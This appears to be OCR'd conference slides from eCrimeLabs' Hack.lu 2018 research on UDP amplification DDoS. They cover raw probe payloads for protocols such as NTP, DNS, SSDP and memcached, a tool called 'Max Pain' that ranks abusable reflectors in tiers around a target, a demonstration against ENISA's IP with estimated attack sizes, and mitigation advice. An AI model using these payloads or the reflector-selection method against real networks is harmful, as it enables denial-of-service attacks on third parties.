
OSINT gathering

- IP's
- CIDR's
- ASN
- Traceroute
- Geo-location
- Peering partners

- Port scan (UDP services)
- Service scan (DNS, NTP, etc.)

eCrimeLabs

The different stages



eCrimeLabs

Stage 1 – Data gathering

Scanning the internet today on the IPv4 space is a rather trivial task and many performs this so using the OSINT available. Only success criteria is to find open ports

- Rapid7 Open data
- Censys.io
- Shodan

- Other none-disclosed sources
- Zmap - for specific services

Stage 2 – Data analysis

Sending a single request to each service and measuring

Time and response

```
PAYLOAD = {
    'dns': ('{}\x01\x00\x00\x01\x00\x00\x00\x00\x00\x01'
            '{}\x00\x00\xff\x00\xff\x00\x00\x29\x10\x00'
            '\x00\x00\x00\x00\x00\x00'),
    'snmp':('\x30\x26\x02\x01\x01\x04\x06\x70\x75\x62\x6c'
        '\x69\x63\xa5\x19\x02\x04\x71\xb4\xb5\x68\x02\x01'
        '\x00\x02\x01\x7F\x30\x0b\x30\x09\x06\x05\x2b\x06'
        '\x01\x02\x01\x05\x00'),
    'ntpmon':('\x17\x00\x02\x2a'+'\x00'*4), # Monlist
    'ntpread':('\x16\x02\x00\x01' + '\x00'*8), # Readvar
    'ssdp':('M-SEARCH * HTTP/1.1\r\nHOST: 239.255.255.250:1900\r\n'
        'MAN: "ssdp:discover"\r\nMX: 2\r\nST: ssdp:all\r\n\r\n'),
    'chargen':('\x00'),
    'qotd':('\r\n'),
    'mdns':('\x00'*5 + '\x01' + '\x00'*6 + '\x09\x5F' + 'services'
        '\x07\x5f' + 'dns-sd' + '\x04' + '_udp' + '\x05' + 'local'
        '\x00\x00\x0c\x00\x01'),
    'portmap':('\x65\x72\x0A\x37\x00\x00\x00\x00\x00\x00\x00\x02\x00\x01\x86\xA0'
            '\x00\x00\x00\x02\x00\x00\x00\x04' + '\x00'*16),
    'netbios':('\xE5\xD8\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00'
            '\x20\x43\x4B\x41\x41\x41\x41\x41\x41\x41\x41\x41'
            '\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41'
            '\x41\x41\x41\x41\x41\x41\x41\x41\x41\x00\x00\x21\x00\x01'),
#    'tftp':('\x00\x00\x00\x01\x45\x55\x50\x4C\x2D\x45\x4E\x2E\x70\x64\x66\x00\x6F\x63\x00\x10\x74\x65\x74\x00'),
    'tftp':('\x00\x01\x58\x00\x6F\x63\x74\x65\x74\x00'),
    'sentinel':('\x7A\x00\x00\x00\x00\x00'),
    'mssql':('\x02'),
    'quake3':('\xFF\xFF\xFF\xFF' + 'getstatus' + '\x10'),
    'icabrowser':('\x2a\x00\x01\x32\x02\xfd\xa8\xe3' + '\x00'*20 + '\x21\x00\x02' + '\x00'*11),
    'coap':('\x40\x01\x7d\x70\xbb\x2e\x77\x65\x6c\x6c\x2d\x6b\x6e\x6f\x77\x6e\x04\x63\x6f\x72\x65'),
    'rip':('\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10'),
    'ldap':('\x30\x84\x00\x00\x00\x2d\x02\x01\x01\x63\x84\x00\x00\x00\x24\x04\x00\x0a\x01\x00'
        '\x0a\x01\x00\x02\x01\x00\x02\x01\x00\x01\x01\x00\x87\x0b\x6f\x62\x6a\x65\x63\x74'
        '\x63\x6c\x61\x73\x73\x30\x84\x00\x00\x00\x00\x00'),
  'steam':('\xFF\xFF\xFF\xFF\x54\x53\x6F\x75\x72\x63\x65\x20\x45\x6E\x67\x69\x6E\x65\x20\x51\x75\x65\x72\x79\x00'),
  'memcached':("\x00\x00\x00\x00\x00\x01\x00\x00stats\r\n"),
    'sip':("OPTIONS sip:n SIP/2.0\r\nVia:SIP/2.0/UDP m;branch=f;rport;alias\r\nFrom:<sip:n@n>;tag=r\r\nTo:<sip:2@2>\r\nCall-ID:5\r\nCSeq:4 OPTIONS\r\n\r\n")
}
```


{} JSON
{} base
attack_type : "ssdp - M-SEARCH * HTTP/1.1"
victim : "2.105.13.xxx"
port : 1900
protocol : "ssdp"
domain : ""
runtime_start : 1525111993162
runtime_stop : 1525113281496
data_entries : 101465
[] data
{} 0
start_time : 1525111999738
stop_time : 1525112005843
soldier : "176.212.90.74"
sent : 94
recieved : 2274
amp_factor : 24
sent_data : "TS1TRUFSQ0ggKiBIVFRQLzEuMQ0KSE9TVDogMjM5LjI1NS4yNTUuMjUwOjE5MDANCk1BTjogInNzZHA6ZGlzY292ZXIiDQpNWDogMg0KU1Q6IHNzZHA6YWxsDQoNCg=="
recvd_data : "SFRUUC8xLjEgMjAwIE9LDQpDQUNIRS1DT05UUk9MOiBtYXgtYWdlPTEyMA0KU1Q6IHVwbnA6cm9vdGRldmljZQ0KVVNOOiB1dWlkOjA5OWEyNjIxLWM2OWMtNDdjOC05M2QzLTIlZjgxN

Rate limiting would for attackers be included in the tests

Stage 3 – Data analysis and enrichment

- Create fingerprint
- Create doc_id

```
if [src_ip] and [dst_ip] {
    fingerprint {
        concatenate_sources => true
        method => "MD5"
        key => "dadosmon"
        source => [ "dst_ip", "dst_port", "proto", "attack_desc" ]
    }
}
 document_type => "event"
 document_id => "%{start_ts}%{stop_ts}%{fingerprint}"
```

Enrichment

- Country Code (e.g. US)
- AS name
- AS Number
- Remove anything with an amplification below 2

Stage 4 – Data storage

- Amplification factor
- Sent Bytes
- Received bytes
- Time in milliseconds
- Protocol
- Attack description
- Country code2
- Country name
- Destination IP
- Destination Port
- Destination ASN
- Destination ASN number

Table JSON

	@timestamp	May 21st 2018, 21:51:39.766
t	_id	152693229963615269322997664eb016a98a77a953f65b60
t	_index	dadosmon_2018
#	_score	-
t	_type	event
#	amp_factor	17
t	attack_desc	dns - Standard query ANY
t	domain	cpsc.gov
#	dst_geoip.area_code	757
#	dst_geoip.coordinates	-76, 37
t	dst_geoip.country_code2	US
t	dst_geoip.country_name	United States
#	dst_geoip.dma_code	544
#	dst_geoip.latitude	37
	dst_geoip.location	-76.4936, 37.0736
#	dst_geoip.longitude	-76
	dst_ip	209.10.80.104
t	dst_port	53
t	dst_whois.asn	QUALITY INVESTMENT PROPERTIES RICHMOND, LLC
t	dst_whois.number	AS53907
t	fingerprint	4eb016a98a77a953f65b607e7845ebec
t	proto	dns
#	recv_bytes	660
#	resp_time_ms	130
#	sent_bytes	37
#	src_geoip.coordinates	9, 56
t	src_geoip.country_code2	DK
t	src_geoip.country_name	Denmark
#	src_geoip.latitude	56
	src_geoip.location	8.973800000000011, 56.13929999999999
#	src_geoip.longitude	9
	src_ip	2.105.13.142
t	src_whois.asn	Tele Danmark
t	src_whois.number	AS3292
#	start_ts	1526932299636
#	stop_ts	1526932299766
t	type	dadosmon


eCrimeLabs

Stage 5 – Formulas (Protocol Effectiveness)

$$PEF = (Sent\ bytes + uh) * \frac{(x\ Gbit)*134217728\ bytes}{(Average\ Recieved\ bytes+uh)}$$

uh = UDP header ≈ 47 bytes


The **goal** from an **attackers perspective** is to use minimal effort for maximum output.




eCrimeLabs

Stage 5 – Data Search

Stage 5 has been split up into tier searches in order to find systems who can be used as close to the target as possible.





eCrimeLabs

DISCLAIMER

NO animals, people, websites or networks were harmed in the making of this demonstration all the information gathered is based on OSINT information and 3 years of "scanning" the internet.

eCrimeLabs

Max Pain threat analysis

Proof-of-Concept developed to identify and tie it all together.

Max Pain performs an extraction of potential vulnerable hosts that can be abused within each tier.

https://github.com/eCrimeLabs/Hack.lu-2018

eCrimeLabs


DEMONSTRATION


```
-----------------------------------------------------

====================== USAGE ========================
       --target 127.0.0.1 (Target IP to analyze)
       --cidr 24 (Below CIDR Range for Tier 1 search)
       --days 30 (Amount of days to seach back in ELK)
       --amp 2 (Minimal amplification factor required)
       --sec 25 (Expected average requests per second to send out)
       --tier_min 1
       --tier_max 4
       --sort recv_bytes (amp_factor or recv_bytes)

       --debug (Show Debug mode)
       --simulate (Don't query Elastic)
       --anon (Anonymize threat report)

       ===============================
       TIER Description:
       Tier 1 - Is systems within a 24 CIDR of target
       Tier 2 - checks systems within annonced CIDR of target
       Tier 3 - Systems within AS number detected for IP
       Tier 4 - Upstream Peering partners of tier 3 AS
       Tier 5 - Systems within the same Country as the IP
       Tier 6 - Systems outside of country related to IP
=====================================================
```

eCrimeLabs

Stage 6 – The rippling effect

For demonstration I used https://www.enisa.europe.eu



eCrimeLabs

Stage 6 – MaxPain - Tier 1


```
max_pain.pl --cidr 24 -days 14 \
    --amp 4 --sec 25 --tier_min 1 \
    --tier_max 6 --target 212.146.105.104
```

Stage 6 – MaxPain - Tier 1

enisa.europa.eu resolves to 212.146.105.104 In the Tier 1 search we look for anything within 212.146.105.104/24

Attack type	Amount
-	0

eCrimeLabs

Stage 6 – Data Search - Tier 2

The original IP is actually within 212.146.105.104/24 so we search for this, in this case the original IP was defined within a /24 subnet

Attack type	Amount
-	-

Same result as Tier 1

Stage 6 – Data Search - Tier 3

ASN of the "AS5588" in this case it is a rather large network, announcing a large set of IP's

Attack type	Amount
NTP – Readvar	10.831
Portmap - V2 DUMP Call	1.382
SNMP - v2c public – getBulkRequest	956
DNS - Standard query ANY	628
TFTP – RRQ	278
SIP OPTIONS Request	260
Netbios - Name query NBSTAT *	245
SSDP - M-SEARCH * HTTP/1.1	185
NTP – Monlist	84
MSSQL CLNT_BCAST_EX message	76

Estimated attack size: 1.82 Gbit/s

eCrimeLabs

Stage 6 – Data Search - Tier 4

- Upstream Peering partners for AS5588 about 5 → AS1299, AS3320, AS3356, AS57055, AS6939

Estimated attack size: 7.81 Gbit/s

TOP 10

Attack type	Amount
NTP - Readvar	35.110
SIP OPTIONS Request	11.828
SNMP - v2c public - getBulkRequest	2.406
DNS - Standard query ANY	2.246
Portmap - V2 DUMP Call	2.222
SSDP - M-SEARCH * HTTP/1.1	497
MSSQL CLNT_BCAST_EX message	279
NTP – Monlist	274
Netbios - Name query NBSTAT *	237
TFTP - RRQ	191

eCrimeLabs

Stage 6 – Data Search - Tier 5

If for some reason there should still be missing hosts to reached the wanted attack size Country is choosed: **RO**

Attack type	Amount
DNS - Standard query ANY	25.846
NTP – readvar	19.950
SNMP - v2c public - getBulkRequest	9.804
NTP - monlist	5.598
Portmap - V2 DUMP Call	4.807
SSDP - M-SEARCH * HTTP/1.1	4.795
MSSQL CLNT_BCAST_EX message	1.089
STEAM A2S_INFO request	722
Netbios - Name query NBSTAT	696

Estimated attack size: 11.71 Gbit/s

TOP 10

eCrimeLabs

Stage 5 – Data Search - Tier 6

If for some reason there should **still** be missing hosts to reached the wanted attack size Country is choosed: **Not RO**

Attack type	Amount
ntp – readvar	3.258.316
ssdp - M-SEARCH * HTTP/1.1	1.259.015
portmap - V2 DUMP Call	753.811
snmp - v2c public – getBulkRequest	690.090
dns - Standard query ANY	526.561
CoAP Resource Discovery - /.well-known/core	462.551
SIP OPTIONS Request	457.331
ntp – monlist	264.772
netbios - Name query NBSTAT *	124.391
MSSQL CLNT_BCAST_EX message	105.088

TOP 10

eCrimeLabs

What can be done or are we at a GAME OVER state

THANK YOU FOR PLAYING!

Currently NO technical solutions exists to mitigate this

- **Digital hygiene** for your own networks and ISP's (Liability)
  - http://bgpranking.circl.lu/
  - https://www.shadowserver.org/wiki/pmwiki.php/Involve/GetReportsOnYourNetwork
  - Check what services you expose. E.g. an **ISP in Brazil** expose **SNMP on all customers broadband routers**
- Should we start **distributing lists** of vulnerable services and **block them** – Spamhaus style (https://www.spamhaus.org/drop/)
- **BCP38** – Antispoofing, however does no affect infected devices

eCrimeLabs

Thanks to

SPECIAL THANKS

A big thanks to **Rapid7** and specially **Jon Hart** for helping me, by adding new protocols to their internet-wide scanners and going a long way to help me as much as possible.

SSDVPS.DK for supporting the research and providing a free of charge server, for my research.

Mikael Vingaard (https://honeypot.dk)for doing sanity checks.

And all who have listened to me ranting over the years

eCrimeLabs

https://github.com/eCrimeLabs/Hack.lu-2018

Thanks and remember we need to do something before the ice melts.

http://hacklu.local/

2016_OK

2017_OK

2018_OK

Twitter:
@DennisRand

https://www.ecrimelabs.com

eCrimeLabs